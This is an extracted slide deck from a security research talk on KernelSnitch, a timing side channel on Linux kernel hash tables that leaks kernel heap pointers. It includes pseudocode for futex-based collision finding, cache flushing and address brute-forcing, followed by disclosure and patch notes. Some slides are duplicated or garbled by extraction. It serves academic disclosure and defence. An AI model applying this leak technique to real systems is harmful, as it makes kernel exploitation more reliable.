

# KernelSnitch

Leaking Kernel Heap Pointers by Exploiting Software-Induced Side-Channel Leakage of Kernel Hash Tables

Lukas Maar Jonas Juffinger

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BRIEFINGS

> isec.tugraz.at



- Timing side channel:
  - ♣ Different access timings of hash tables



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- Amplification:
  - Make timing difference exploitable from user space



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  - # Kernel heap pointer leak in under 1 min
  - ⇒ First heap pointer leak using a side channel



- Timing side channel:
  - Different access timings of hash tables
- Amplification:
  - Make timing difference exploitable from user space
- Attack:
  - # Kernel heap pointer leak in under 1 min
  - ♣ First heap pointer leak using a side channel
- Live demo:
  - ♣ Leak mm\_struct address



#### Who Are We?



#### Lukas Maar

- PhD candidate at Graz University of Technology
  - System Security
  - Kernel Security
  - Side-Channel Security
- Looking for a job (end 2025)

#### **Jonas Juffinger**

- PhD candidate at Graz University of Technology
  - Side-Channel Security
  - Microarchitectural Attacks
  - Rowhammer
- Looking for a job (now)



# Motivation & Background

Hardware

# Hardware







# Hardware



# **Hardware**





# **Hardware**







# Hardware







# Hardware



# **Operating System**








# **Hardware**





# **Operating System**

















Fast access









Medium fast access















List with 5 elements














Hash function




# KernelSnitch






Process 1  $\rightarrow$  syscall accesses the hash table



Process 1  $\rightarrow$  syscall accesses the hash table


Process 2 → syscall appends data



Process 1  $\rightarrow$  syscall accesses the hash table

 $Process\,2 \rightarrow syscall\,appends\,data$ 

Process 1  $\rightarrow$  syscall re-accesses the hash table



Process 1  $\rightarrow$  syscall accesses the hash table

Process 2  $\rightarrow$  syscall appends data

Process 1  $\rightarrow$  syscall re-accesses the hash table

**Deduce security-critical information** 

**Access primitive** 

Append/remove primitive

# **Access primitive**

Syscalls that access structures

### Append/remove primitive

#### **Access primitive**

- Syscalls that access structures
- Such as:

#### Get POSIX time

```
def sys_clock_gettime(id):
    sign = current.signal
    h = timer_hash(id, sign)
    hbucket =
        posix_timers_htable[h]
    for tim in hbucket:
        if tim.sign == sign and
        tim.id == id:
        return tim.get_time()
    return ERROR
```

#### Append/remove primitive

## **Access primitive**

- Syscalls that access structures
- Such as:

## Get POSIX time 1 def sys\_clock\_gettime(id): 2 sign = current.signal 3 h = timer\_hash(id, sign) 4 hbucket = posix\_timers\_htable[h] 5 for tim in hbucket: 6 if tim.sign == sign and 7 tim.id == id: 8 return tim.get\_time() 9 return ERROR

## Append/remove primitive

Hash

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## Append/remove primitive

Hash Bucket

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## Append/remove primitive

Hash Bucket Timing leak

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## Append/remove primitive

Syscalls that modify structures

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```

Hash Bucket Timing leak

## Append/remove primitive

- Syscalls that modify structures
- Such as:

```
Create new POSIX timer
```

```
def sys_timer_create():
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    tim = k_itimer(sign, id)
    hbucket.append(tim)
    return id
```

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Bucket
Timing leak
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    hbucket.append(tim)
    return id
```

## Timing Side Channel



## Timing measurement of access primitive

## Side-channel attack

```
def side_channel_attack():
    times = []
    for id in ids:
        t0 = get_time()
        sys_clock_gettime(id)
        t1 = get_time()
        times.append(t1-t0)
```

## Timing Side Channel



## Timing measurement of access primitive

```
Side-channel attack

1 def side_channel_attack():
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3   for id in (ids:)
4    t0 = get_time()
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7   times.append(t1-t0)
```

## **Invalid IDs**

## **Timing Side Channel**



## Timing measurement of access primitive

```
Side-channel attack

1 def side_channel_attack():
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3    for id in ids:
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```

### **Invalid IDs**

Leaks occupancy level

Via syscall timing

## **Timing Histogram**


Perform  $\sim$  1500  $\cdot$  512 bucket accesses

- Average of the fastest 8 from 512
- Buckets either 0 and 1 timer

## **Timing Histogram**

Perform  $\sim 1500 \cdot 512$  bucket accesses


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


## **Timing Histogram**

Perform  $\sim 1500 \cdot 512$  bucket accesses

- Average of the fastest 8 from 512
- Buckets either 0 and 1 timer





```
Timing leakage analysis

1 struct k_itimer {id, signal}

2 3 4 5 6 6 7 8
```

## Timing leakage analysis struct k\_itimer {id, signal} // Iterates throught the bucket's linked list to find // k\_timer matching signal and id def \_\_posix\_timers\_find(tim\_hbucket, signal, id):

```
struct k_itimer {id, signal}
// Iterates throught the bucket's linked list to find
// k_timer matching signal and id
def __posix_timers_find(tim_hbucket, signal, id):
for tim in tim_hbucket:
   if tim.signal == signal and tim.id == id:
        return tim
   return 0
```

## Goal:

Make timing difference exploitable from userspace

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struct k_itimer {id, signal}
// Iterates throught the bucket's linked list to find
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userspace

exploitable from

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Goal:
Make timing difference exploitable from userspace

```
troot take it inner {id, signal}

// Trepare to throught the bucket's linked list to find

// k_timer mato fig signal and to

def __posix_timers_find(the house, G g tal, id)

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Make list bigger!


Make access slower!

Make list bigger!

1 element diff:




Make access slower!



Make access slower!

## Make list bigger!




## Make access slower!

Now let's consider CPU caches:

```
Memory accesses

1 for tim in tim_hbucket:
2 if tim.signal==signal and tim.id==id:
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## Make list bigger!



## Make access slower!


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Cache hit  $\rightarrow$  Cache miss  $\rightarrow$ 

## Make list bigger!



5 element diff:



## Make access slower!

Now let's consider CPU caches:

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Memory accesses

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2 if tim.signal==signal and tim.id==id:
3 return tim;
```

Cache hit  $\rightarrow$   $\bigcirc$  Cache miss  $\rightarrow$   $\bigcirc$ 

- Flush CPU caches before access primitive
- Eviction ⇒ iterate through large array

## **Timing Histogram with Amplifications**


Perform  $\sim$  4000  $\cdot$  512 bucket accesses

- Average of the fastest 8 from 512
- Buckets between 0 and 5 timers

## **Timing Histogram with Amplifications**

## Perform $\sim 4000 \cdot 512$ bucket accesses

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- **Access primitive** syscalls
  - Leaks occupancy level of hash buckets
  - Via syscall's timing



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- ♣ Append/remove primitive syscalls
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- **Access primitive** syscalls
  - Leaks occupancy level of hash buckets
  - Via syscall's timing
- ♣ Append/remove primitive syscalls
  - Modifies occupancy level of hash buckets
- Information leakage amplification
  - Reliable occupancy level leakage

## Kernel Heap Pointer Leak

## Motivation

## **User Space**

Traditional kernel exploitation:




## **Kernel Space**


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
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
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









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












#### Recall:

## Access primitive

```
index = hash_fn(kaddr, user_id)
bucket = hash_table[index]
for e in bucket
```

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#### Hash:

- Known: hash\_fn, user\_id
- Unkown: kaddr

#### Recall:

#### Access primitive

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index = hash_fn(kaddr, user_id)
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#### Hash:

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## **Exploit strategy (online phase):**

- Same kaddr, but different user\_ids
- Use our side channel to detect hash collisions

#### Recall:

#### Access primitive

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#### Hash:

- Known: hash\_fn, user\_id
- Unkown: kaddr

#### **Exploit strategy (online phase):**

- Same kaddr, but different user\_ids
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## Bruteforce (offline phase):

- Test all possible kaddrs
- Match hash collisions







## ♣ Target data structure: futex hash table

- Stores kernel metadata for fast userspace mutexes
- user\_id: user address
- kaddr: mm\_struct





- Stores kernel metadata for fast userspace mutexes
- user\_id: user address
- kaddr: mm\_struct
- ♣ Target system: x86\_64
  - Similar applies to AArch64 and RISC-V



- ♣ Target data structure: futex hash table
  - Stores kernel metadata for fast userspace mutexes
  - user\_id: user address
  - kaddr: mm\_struct
- ♣ Target system: x86\_64
  - Similar applies to AArch64 and RISC-V
- 🖶 Leak in less than 1 min

## **Primitives**

**Access primitive** 

Append/remove primitive

#### **Primitives**

#### **Access primitive**

# Wake up thread def sys\_futex\_wake(uaddr): mm = current.mm h = futex\_hash(uaddr, mm) hbucket = futex\_hash\_tables[h] for fqueue in hbucket: if fqueue.mm == mm and fqueue.uaddr == uaddr:

fqueue.wake()

#### Append/remove primitive

#### **Primitives**

#### **Access primitive**


# Wake up thread

```
def sys_futex_wake(uaddr):
    mm = current.mm
    h = futex_hash(uaddr, mm)
    hbucket = futex_hash_tables[h]
    for fqueue in hbucket:
        if fqueue.mm == mm and
            fqueue.uaddr == uaddr:
            fqueue.wake()
```

#### Append/remove primitive

#### Wait for thread

```
def sys_futex_wait(uaddr):
    mm = current.mm
    h = futex_hash(uaddr, mm)
    hbucket = futex_hash_tables[h]
    fqueue = futex_q(uaddr, mm)
    hbucket.append(fqueue)
    fqueue.wait()
```



```
Find 15 ids that cause a hash collision
futexes = new array(1<<30) // user identifiers for primitives
collisions = [] // found collisions</pre>
def find_collisions():
```


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def find_collisions():
 flush cpu caches()
                                    Obtain access timing
 t0 = get_time()
 sys_futex_wake(0xdeadbeef)
                                    of an empty bucket
 t1 = get_time()
 threshold_time = 10*(t1-t0)
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                                   Append 4096 futexes to
 for i in range(4096):
   sys_futex_wait(futexes[0])
 collisions.append(futexes[0])
                                    one bucket
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 for i in range(4096):
   svs futex wait(futexes[0])
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                                    one bucket
 fid = 1
 while sizeof(collisions) < 16:
   fid++
```

```
Find 15 ids that cause a hash collision
futexes = new array(1<<30) // user identifiers for primitives</pre>
collisions = []
                         // found collisions
def find collisions():
 flush cpu caches()
                                    Obtain access timing
 t0 = get time()
  sys_futex_wake(0xdeadbeef)
                                    of an empty bucket
 t1 = get_time()
 threshold_time = 10*(t1-t0)
                                   Append 4096 futexes to
 for i in range(4096):
   svs futex wait(futexes[0])
 collisions.append(futexes[0])
                                    one bucket
 fid = 1
 while sizeof(collisions) < 16:
   flush cpu caches()
                                    Leak occupancy through
   t0 = get time()
   sys_futex_wake(futexes[fid])
                                   the syscall timing
   t1 = get_time()
   fid++
```


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                                    Leak occupancy through
   t0 = get time()
   sys futex wake(futexes[fid])
                                   the syscall timing
   t1 = get_time()
   if (t1-t0) > threshold time:
                                   Found collision
     collisions.append(futexes[fid])
   fid++
```



uaddr	coll.
0x501008	-
0x503010	-
0x5041f0	-
0x507b10	-
0x5090a8	-


#### Bruteforce attack

```
1 for uaddr in uaddrs:
2  found &= (index == futex_hash(kaddr, uaddr))
```




```
Bruteforce attack

1 for uaddr in uaddrs:
2 found &= (index == futex_hash(0xffff888000000000, uaddr))
```




```
Bruteforce attack

1 for uaddr in uaddrs:
2 found &= (index == futex_hash(0xffff888000000580, uaddr))
```




```
Bruteforce attack

1 for uaddr in uaddrs:
2 found &= (index == futex_hash(0xffff8880017cf080, uaddr))
```




```
Bruteforce attack

1 for uaddr in uaddrs:
2 found &= (index == futex_hash(0xffff8880017cf600, uaddr))
```



```
Bruteforce attack

1 for uaddr in uaddrs:
2 found &= (index == futex_hash(0xffff8880017cfb80, uaddr))
```



```
Bruteforce attack

1 for uaddr in uaddrs:
2 found &= (index == futex_hash(0xffff8880017cfb80, uaddr))
```


# **Search Space Reduction**

Kernel space 0xffffc87fffffffff 0xffff888000000000 User space

Entropy: 246


Lukas Maar Jonas Juffinger


# **Search Space Reduction**





Entropy: 246


## **Search Space Reduction**


















20





♣ Target: Ubuntu Linux kernel 6.8.0-52-generic





♣ Target: Ubuntu Linux kernel 6.8.0-52-generic



Slab page order size?



= mm struct size?





- Slab page order size?
- mm\_struct size?
- 🚔 root:/sys/kernel/slab/mm\_struct> grep .\* \*

```
C
```

```
Output
```

```
objs_per_slab:23 # objects per slab
order:3 # page order
...
slab_size:1408 # size of mm_struct
```

## Let's leak some kernel addresses

### Mitigations & Conclusion







**We** disclosed KernelSnitch





We disclosed KernelSnitch



Linus Torvalds: "KASLR is broken for local accesses."

No mitigation





We disclosed KernelSnitch



Linus Torvalds: "KASLR is broken for local accesses."

No mitigation



A Kees Cook: "They leak heap KASLR, not code KASLR. Heap KASLR is hard to expose, even locally."

Presented patch

#### Vulnerable indexing

```
def futex_hash(id):
    return hash(id)
```

## Patched indexing def futex\_hash(id): key = hash(id) 3 4

return key

#### Patched indexing

```
def futex_hash(id):
    key = hash(id)
    key ^= swap(futex_hash_table)

return key
```

#### Patched indexing

```
def futex_hash(id):
    key = hash(id)
    key ^= swap(futex_hash_table)
    key ^= kaslr_offset()
    return key
```

```
Patched indexing

def futex_hash(id):
 key = hash(id)
 key ^= swap(futex_hash_table)
 key ^= kaslr_offset()
 return key
```

🐧 Linus Torvalds: "What voodoo programming is this?"



Linus Torvalds: "What voodoo programming is this?"



- △
  - Linus Torvalds: "What voodoo programming is this?"
  - Still exploitable to this day!





We presented KernelSnitch

♣ Timing side channel on hash tables

♣ Software-induced



- We presented KernelSnitch
  - Timing side channel on hash tables
  - Software-induced
- We demonstrated leakage amplification
  - Exploitable from user space
  - # From untrusted, isolated users



- We presented KernelSnitch
  - Timing side channel on hash tables
  - ♣ Software-induced
- We demonstrated leakage amplification
  - **Exploitable from user space**
  - ♣ From untrusted, isolated users
- We showed first kernel heap pointer leak
  - 🖶 Using a side channel
  - 🖶 Less than 1 min



♣ Opens up a (mostly) unexplored field of research



- Opens up a (mostly) unexplored field of research
- ♣ KernelSnitch is **not** an end-to-end privilege-escalation exploit



- Opens up a (mostly) unexplored field of research
- KernelSnitch is **not** an end-to-end privilege-escalation exploit
- However, it leaks addresses of exploitation-relevant kernel structures



- Opens up a (mostly) unexplored field of research
- KernelSnitch is **not** an end-to-end privilege-escalation exploit
- However, it leaks addresses of exploitation-relevant kernel structures
- With a given write primitive, this makes kernel exploitation notabely more reliable and stable





#### KernelSnitch

Leaking Kernel Heap Pointers by Exploiting Software-Induced Side-Channel Leakage of Kernel Hash Tables

Lukas Maar Jonas Juffinger

April 3-4, 2025

BRIEFINGS

> isec.tugraz.at

```
Bruteforce phase

1 def leak_mm_struct():
2
3
4
5
6
7
8
9
10
```

```
Bruteforce phase
def leak_mm_struct():
  slab_base_address = 0xffff888000000000
  for slab_base_address < 0xffffc87fffffffff:</pre>
  slab_base_address += 8*4096
```

# Bruteforce phase 1 def leak\_mm\_struct(): 2 slab\_base\_address = 0xffff888000000000 3 for slab\_base\_address < 0xffffc87fffffffff: 4 potential\_address = slab\_base\_address 5 for potential\_address < slab\_base\_address + 8\*4096: 6 7 8 9 potential\_address += mm\_struct\_size 10 slab\_base\_address += 8\*4096</pre>

## Bruteforce phase def leak\_mm\_struct(): slab\_base\_address = 0xffff888000000000 for slab\_base\_address < 0xffffc87fffffffff: potential\_address = slab\_base\_address for potential\_address < slab\_base\_address + 8\*4096: if bruteforce\_attack(potential\_address): print("[+] found "+potential\_address) exit() potential\_address += mm\_struct\_size slab\_base\_address += 8\*4096</pre>